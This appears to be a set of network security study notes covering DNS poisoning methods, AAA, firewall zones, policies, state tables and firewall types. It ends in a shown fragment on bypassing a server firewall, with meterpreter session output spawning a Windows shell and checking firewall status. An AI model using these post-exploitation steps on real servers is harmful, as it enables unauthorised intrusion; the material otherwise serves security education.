
❖ Intranet DNS poisoning (local network)

For this technique, must be connected to the local area network (LAN) and be able to sniff packets. Intranet DNS poisoning attack is done over a LAN which has been ARP poisoned. For performing this DNS poisoning attack you'll need at least three computers connected in LAN for which a same router, switch or computer should act as gateway and any man-in-the-middle attack tool.




❖ Internet DNS poisoning (remote network)

Internet DNS Spoofing, attacker infects remote victim machine with a Trojan and changes victim's DNS IP address to that of the attacker's.



❖ Proxy server DNS poisoning

Attacker sends a Trojan to victim machine that changes its proxy server settings in Internet Explorer to that of the attacker's and redirects to fake website.



➤ Hardware protocol analysers

The primary benefits of using a hardware-based product are threefold: mobility, increased capturing throughput, and media flexibility.

Another benefit of a hardware-based protocol analyzer is that, because most of the product's functionality is loaded onto specialized processing chips, it can capture more information faster, without dropping packets due to data overload.

The third major benefit of hardware-based solutions is that typically they provide more network connection options than software-based protocol analyzers.

Vendors-

- ✓ Agilent Technologies
- ✓ Fluke Networks
- ✓ McAfee
- ✓ Network Instruments
- ✓ RADCOM




- Threat avoidance / detection systems

- ✓ AAA/ID management
- ✓ Firewall
- ✓ IDS
- ✓ URL filter
- ✓ Virus scanner
- ✓ Logs


- AAA/ID management

Authentication, Authorization, and Accounting (AAA) is an architectural framework to gain access to computer resources, enforcing policies, auditing usage, to provide essential information required for billing of services and other processes essential for network management and security. This process is mainly used so that network and software application resources are accessible to some specific and legitimate users. The AAA concept is widely used in reference to the network protocol RADIUS.



Authentication:

Authentication is the method of identifying the user. With the help of the user's authentication credentials, it checks if the user is legitimate or not or if the user has access to the network, by checking if the user's credentials match with credentials stored in the network database. After the authentication is approved the user gains access to the internal resources of the network.



Authorization:

For the user to perform certain tasks or to issue commands to the network, he must gain authorization. It determines the extent of access to the network and what type of services and resources are accessible by the authenticated user. Authorization is the method of enforcing policies.

Accounting:

In this stage, the usage of system resources by the user is measured: Login time, Data Sent, Data Received, and Logout Time. Accounting Process is carried out by logging out the session statistics and usage information and is used for authorization control, billing, resource utilization.


● Firewall

➤ What is a firewall and what it does?

A firewall is a network security device, either hardware or software-based, which monitors all incoming and outgoing traffic and based on a defined set of security rules it accepts, rejects or drops that specific traffic.

- ✓ Accept: allow the traffic
- ✓ Reject: block the traffic but reply with an “unreachable error”
- ✓ Drop: block the traffic with no reply

A firewall establishes a barrier between secured internal networks and outside untrusted network, such as the Internet.



➤ Network security zones

A security zone is a portion of a network that has specific security requirements set. Each zone consists of a single interface or a group of interfaces, to which a security policy is applied. These zones are typically separated using a layer 3 device such as a firewall.

A firewall is used to monitor traffic destined to and originating from a network. Traffic is either allowed or denied based on a pre-determined set of rules called an access control list. Although there are many different types of firewalls, a firewall must have the following properties:


- ✓ Must be resistant to attacks
- ✓ Must be able to inspect traffic between networks
- ✓ Must have the ability to filter traffic

The number of networks we can create on a firewall depends on the number of physical ports available. A standard firewall implementation involves separating trusted traffic and untrusted traffic. Proper firewall implementation creates two basic security zones, known as inside and outside.

The inside or trusted zone is also referred to as the private zone. This zone contains assets and systems that should not be accessed by anyone outside of the organization. This includes user workstations, printers, non-public servers, and anything else that considered to be an internal resource. Devices found here have private IP addresses assigned in the network.

The outside or untrusted zone is also known as the public zone. This zone is considered to be outside the control of an organization and can be thought of as simply the public internet.

The third basic security zone is called the DMZ, or demilitarized zone. Resources in the DMZ require external access from the outside zone. It is common to see public-facing servers in the DMZ, such as email, web, or application servers. A DMZ allows public access to these resources without putting the private, inside zone resources at risk.



➤ Zone Filtering Policies (security policies)

Identification of traffic flow, applying security rules and applying other rules are done by the firewall according to security policy.


- ✓ **Inside-to-Outside and Inside-to-DMZ:** Traffic originating from the inside is inspected as it travels toward either the outside or the DMZ. Examples include an employee requesting a webpage from a public web server or accessing any resource within the DMZ. This type of traffic is allowed with very few restrictions, if any.
- ✓ **Outside-to-Inside:** Traffic originating from outside and traveling toward the inside is blocked completely, unless the traffic is in response to a request from an inside resource. For example, if an inside user requests a webpage from a public web server, this outside-to-inside traffic is allowed. Connections originating from the public network that are not a response to a request will be denied.
- ✓ **DMZ to Inside:** Traffic originating from the DMZ and traveling toward the inside is also blocked completely, unless the traffic is a response to a legitimate request from inside.
- ✓ **Outside to DMZ:** Traffic originating from the outside and traveling toward the DMZ is inspected by the firewall and selectively permitted or denied. Specific types of traffic may be passed through, such as email, HTTP, HTTPS, or DNS traffic. Also note that responses from the DMZ back to the outside will be dynamically permitted. In other words, the firewall will dynamically open a port to allow required traffic from the DMZ to the outside as needed.
- ✓ **DMZ to Outside:** Traffic originating from the DMZ and traveling toward the outside is selectively permitted based on the service requirements and firewall rules. For instance, if there is an email server in the DMZ that needs to replicate with an email server at another location, the firewall policy should allow this type of traffic.

❖ Default policy


It is very difficult to explicitly cover every possible rule on the firewall. For this reason, the firewall must always have a default policy. Default policy only consists of action (accept, reject or drop). Setting default policy as drop (or reject) is always a good practice.

➤ Configuring new firewall rule


- ✓ rule type



- ✓ Protocol type and ports



- ✓ Filtering options





New Inbound Rule Wizard

Profile

Specify the profiles for which this rule applies.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

When does this rule apply?

Domain

Applies when a computer is connected to its corporate domain.

Private

Applies when a computer is connected to a private network location, such as a home or work place.

Public

Applies when a computer is connected to a public network location.

✓ policy description and finish

New Inbound Rule Wizard



Name

Specify the name and description of this rule.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

Name:

ftp

Description (optional):

ftp open inbound (2021.1.28)



Windows Firewall with Advanced Security

File Action View Help



Inbound Rules											Actions	
Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Loc. Port	Actions	
ftp		All	Yes	Allow	No	Any	Any	Any	TCP	20		
Microsoft Office Outlook		Public	Yes	Allow	No	C:\Program...	Any	Any	UDP	6000		
TechSmith Camtasia 2019		All	Yes	Allow	No	Any	Any	Any	TCP	8320		
μTorrent (TCP-In)		All	Yes	Allow	No	C:\Users\...	Any	Any	TCP	Any		
μTorrent (UDP-In)		All	Yes	Allow	No	C:\Users\...	Any	Any	UDP	Any		

➤ TCP state table


A stateful firewall refers to that firewall which keeps a track of the state of the network connections traveling across it, hence the nomenclature. The programming of the firewall is configured in such a manner that only legible packets are allowed to be transmitted across it, whilst the others are not allowed.

This stateful inspection in the firewall occurs at layers 3 and 4 of the OSI model and is an advanced technology in firewall filtering. In order to achieve this objective, the firewall maintains a state table of the internal structure of the firewall. Whenever a packet is to be sent across the firewall, the information of state stored in the state table is used to either allow or deny passage of that packet.

A firewall state table dynamically stores information about active connections allowed by firewall rules.

Each entry in the table defines a connection based on:

- ✓ Protocol
- ✓ IP addresses for local and remote computers
- ✓ Port numbers for local and remote computers
- ✓ Process ID (PID)
- ✓ Timestamp — The time of the last incoming or outgoing packet associated with the connection.
- ✓ Timeout — The time limit (in seconds) after which the entry is removed from the table if no packet matching the connection is received. The timeout for TCP connections is enforced only when the connection isn't established.
- ✓ Direction



Whenever a packet arrives at a firewall to seek permission to pass through it, the firewall checks from its state table if there is an active connection between the two points of source and destination of that packet. The end points are identified by something known as sockets.

The packet flags are matched against the state of the connection to which it belongs and it is allowed or denied based on that. Take for example where a connection already exists and the packet is SYN packet, then it needs to be denied since SYN is only required at the beginning.

If firewall rule sets change, all active connections are checked against the new rule set. If no matching rule is found, the connection entry is discarded from the state table.

If an adapter obtains a new IP address, the firewall recognizes the new configuration and drops all state table entries with invalid local IP addresses.

When the process ends, all entries in the state table associated with a process are deleted.

Diagnostics: Firewall states

Statistics snapshot control							
Start new	Last statistics snapshot: Never						
Source	Port	Destination	Port	Protocol	Packets	Bytes	TTL
172.16.38.1	54017	172.16.38.2	80	tcp	6	738	3:50
172.16.38.1	54012	172.16.38.2	80	tcp	6	734	3:23
172.16.38.1	53987	172.16.38.2	80	tcp	6	727	1:50
172.16.38.1	54018	172.16.38.2	80	tcp	3	635	2:29:59

➤ Types of firewalls

Firewalls are generally of two types: Host-based and Network-based.

- ✓ Host-based Firewalls: Host-based firewall is installed on each network node which controls each incoming and outgoing packet. It is a software application or suite of applications, comes as a part of the operating system. Host-based firewalls are needed because network firewalls cannot provide protection inside a trusted network. Host firewall protects each host from attacks and unauthorized access.
- ✓ Network-based Firewalls: Network firewall function on network level. In other words, these firewalls filter all incoming and outgoing traffic across the network. It protects the internal network by filtering the traffic using rules defined on the firewall. A Network firewall might have two or more network interface cards (NICs). A network-based firewall is usually a dedicated system with proprietary software installed.

➤ Generation of Firewall

Firewalls can be categorized based on its generation.

- ❖ **First Generation- Packet Filtering Firewall:** Packet filtering firewall is used to control network access by monitoring outgoing and incoming packet and allowing them to pass or stop based on source and destination IP address, protocols and ports. It analyses traffic at the transport protocol layer (but mainly uses first 3 layers). Packet firewalls treat each packet in isolation. They have no ability to tell whether a packet is part of an existing stream of traffic. Only it can allow or deny the packets based on unique packet headers.

Packet filtering firewall maintains a filtering table which decides whether the packet will be forwarded or discarded. From the given filtering table, the packets will be filtered according to following rules:


	Source IP	Dest. IP	Source Port	Dest. Port	Action
1	192.168.21.0	--	--	--	deny
2	--	--	--	23	deny
3	--	192.168.21.3	--	--	deny
4	--	192.168.21.0	--	>1023	Allow

- ❖ **Second Generation- Stateful Inspection Firewall:** Stateful firewalls (performs Stateful Packet Inspection) are able to determine the connection state of packet, unlike Packet filtering firewall, which makes it more efficient. It keeps track of the state of networks connection travelling across it, such as TCP streams. So the filtering decisions would not only be based on defined rules, but also on packet's history in the state table.

- ❖ **Third Generation- Application Layer Firewall (proxy firewall, gateway firewall):** Application layer firewall can inspect and filter the packets on any OSI layer, up to the application layer. It has the ability to block specific content, also recognize when certain application and protocols (like HTTP, FTP) are being misused. In other words, Application layer firewalls are hosts that run proxy servers. A proxy firewall prevents the direct connection between either side of the firewall, each packet has to pass through the proxy. It can allow or block the traffic based on predefined rules.

Note: Application layer firewalls can also be used as Network Address Translator(NAT).

- ❖ **Circuit-Level Gateways:** It works at the session layer of the OSI Model. It is the advanced variation of Application Gateway. It acts as a virtual connection between the remote host and the internal users by creating a new connection between itself and the remote host. It also changes the source IP address in the packet and puts its own address at the place of source IP address of the packet from end users. This way, the IP addresses of the internal users are hidden and secured from the outside world.
- ❖ **Next Generation Firewalls (NGFW):** Next Generation Firewalls are being deployed these days to stop modern security breaches like advance malware attacks and application-layer attacks. NGFW consists of
 - ✓ Application awareness and control
 - ✓ Integrated intrusion prevention
 - ✓ Deep Packet Inspection (DPI)
 - ✓ Integrated Intrusion Protection System (IPS)
 - ✓ Cloud-delivered threat intelligence
 - ✓ Secure Sockets Layer (SSL) Inspection and Secure Shell (SSH) Control
 - ✓ No impact of list of protection enabled on performance
 - ✓ Advanced Threat Protection
 - ✓ Web Filtering
 - ✓ Antivirus, Antispam, Antimalware to protect the network from these modern threats.
- **Deep packet inspection (DPI)** is an advanced method of examining and managing network traffic. It is a form of packet filtering that locates, identifies, classifies, reroutes or blocks packets with specific data or code payloads that conventional packet filtering, which examines only packet headers, cannot detect.



- **Unified threat management (UTM)**, is an information security term that refers to a single security solution, and usually a single security appliance, that provides multiple security functions at a single point on the network. A UTM appliance will usually include functions such as: antivirus, anti-spyware, anti-spam, network firewalling, intrusion detection and prevention, content filtering and leak prevention. Some units also provide services such as remote routing, network address translation (NAT), and virtual private network (VPN) support.



- Difference between Traditional Firewall and Next Generation Firewall


TRADITIONAL FIREWALL	NEXT GENERATION FIREWALL
Traditional firewall mainly provides stateful inspection of incoming and outgoing network traffic that entering or exiting point inside network.	Traditional firewall provides stateful inspection of incoming and outgoing network traffic that entering or exiting point inside network along with many additional features.
Traditional firewall is old firewall security system.	Next Generation firewall is advanced firewall security system.
It provides partial application visibility and application control.	It provides fully application visibility and application control.
Traditional Firewall works on layer 2 to Layer 4.	Next Generation Firewall works on layer 2 to Layer 7.
It does not support application level awareness.	It supports application level awareness.
In traditional firewall separately managing security tools is expensive.	In next generation firewall it is easy to install and configure integrated security tools and reduces administrative cost.
Traditional firewall cannot decrypt and inspect SSL traffic.	Next Generation Firewall can decrypt and inspect SSL traffic in both in and out direction.
It supports Network Address Translation(NAT), Port Address Translation (PAT) and Virtual Private Network (VPN).	It extends the functionality of Network Address Translation(NAT), Port Address Translation (PAT) and Virtual Private Network (VPN) and makes integration of new threat management technology.
Integrated Intrusion Protection System (IPS) and Intrusion Detection System (IDS) are deployed separately.	Integrated Intrusion Protection System (IPS) and Intrusion Detection System (IDS) are fully integrated with it.

- ❖ **Transparent firewall:** By default, the firewall operates at layer 3 but the benefit of using transparent firewall is that it can operate at layer 2. It has 2 interfaces which will act like a bridge so can be configured through a single management IP address. Also, users accessing the network will not even know about that a firewall exists. The main advantage of using transparent firewall is that we don't need to re-address our networks while putting up a firewall in our network. Also, while operating at layer 2, it can still perform functions like building stateful database, application inspection etc.
- ❖ **Virtual firewall:** A virtual firewall is typically deployed as a virtual appliance in a private cloud (VMware ESXi, Microsoft Hyper-V, KVM) or public cloud (AWS, Azure, Google, Oracle) to monitor and secure traffic across physical and virtual networks. A virtual firewall is often a key component in software-defined networks (SDN).

➤ Difference between Hardware and Software firewall

Software Firewall	Hardware Firewall
Software Firewall operates on the system.	Hardware Firewall do not operate on the system.
Configuration of software firewall is easy.	Configuration of hardware firewall is not easy.
It is more expensive.	It is cheaper than software firewall.
It is installed inside the individual system.	It is installed outside the system.
It protects the one system at a time.	It protects a whole network at a time.
It makes the performance of computers slows down.	It doesn't affects the performance of the computer.

➤ Firewalls



➤ Mobile firewalls



➤ Server firewall bypassing

- ✓ Establishing a meterpreter connection between kali and server

```
meterpreter > execute -f cmd.exe -C -H
Process 852 created.
meterpreter > shell
Process 520 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

- ✓ Checking firewall status

```
C:\Users\Administrator\Desktop>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration (current):
Operational mode          = Enable
Exception mode            = Enable

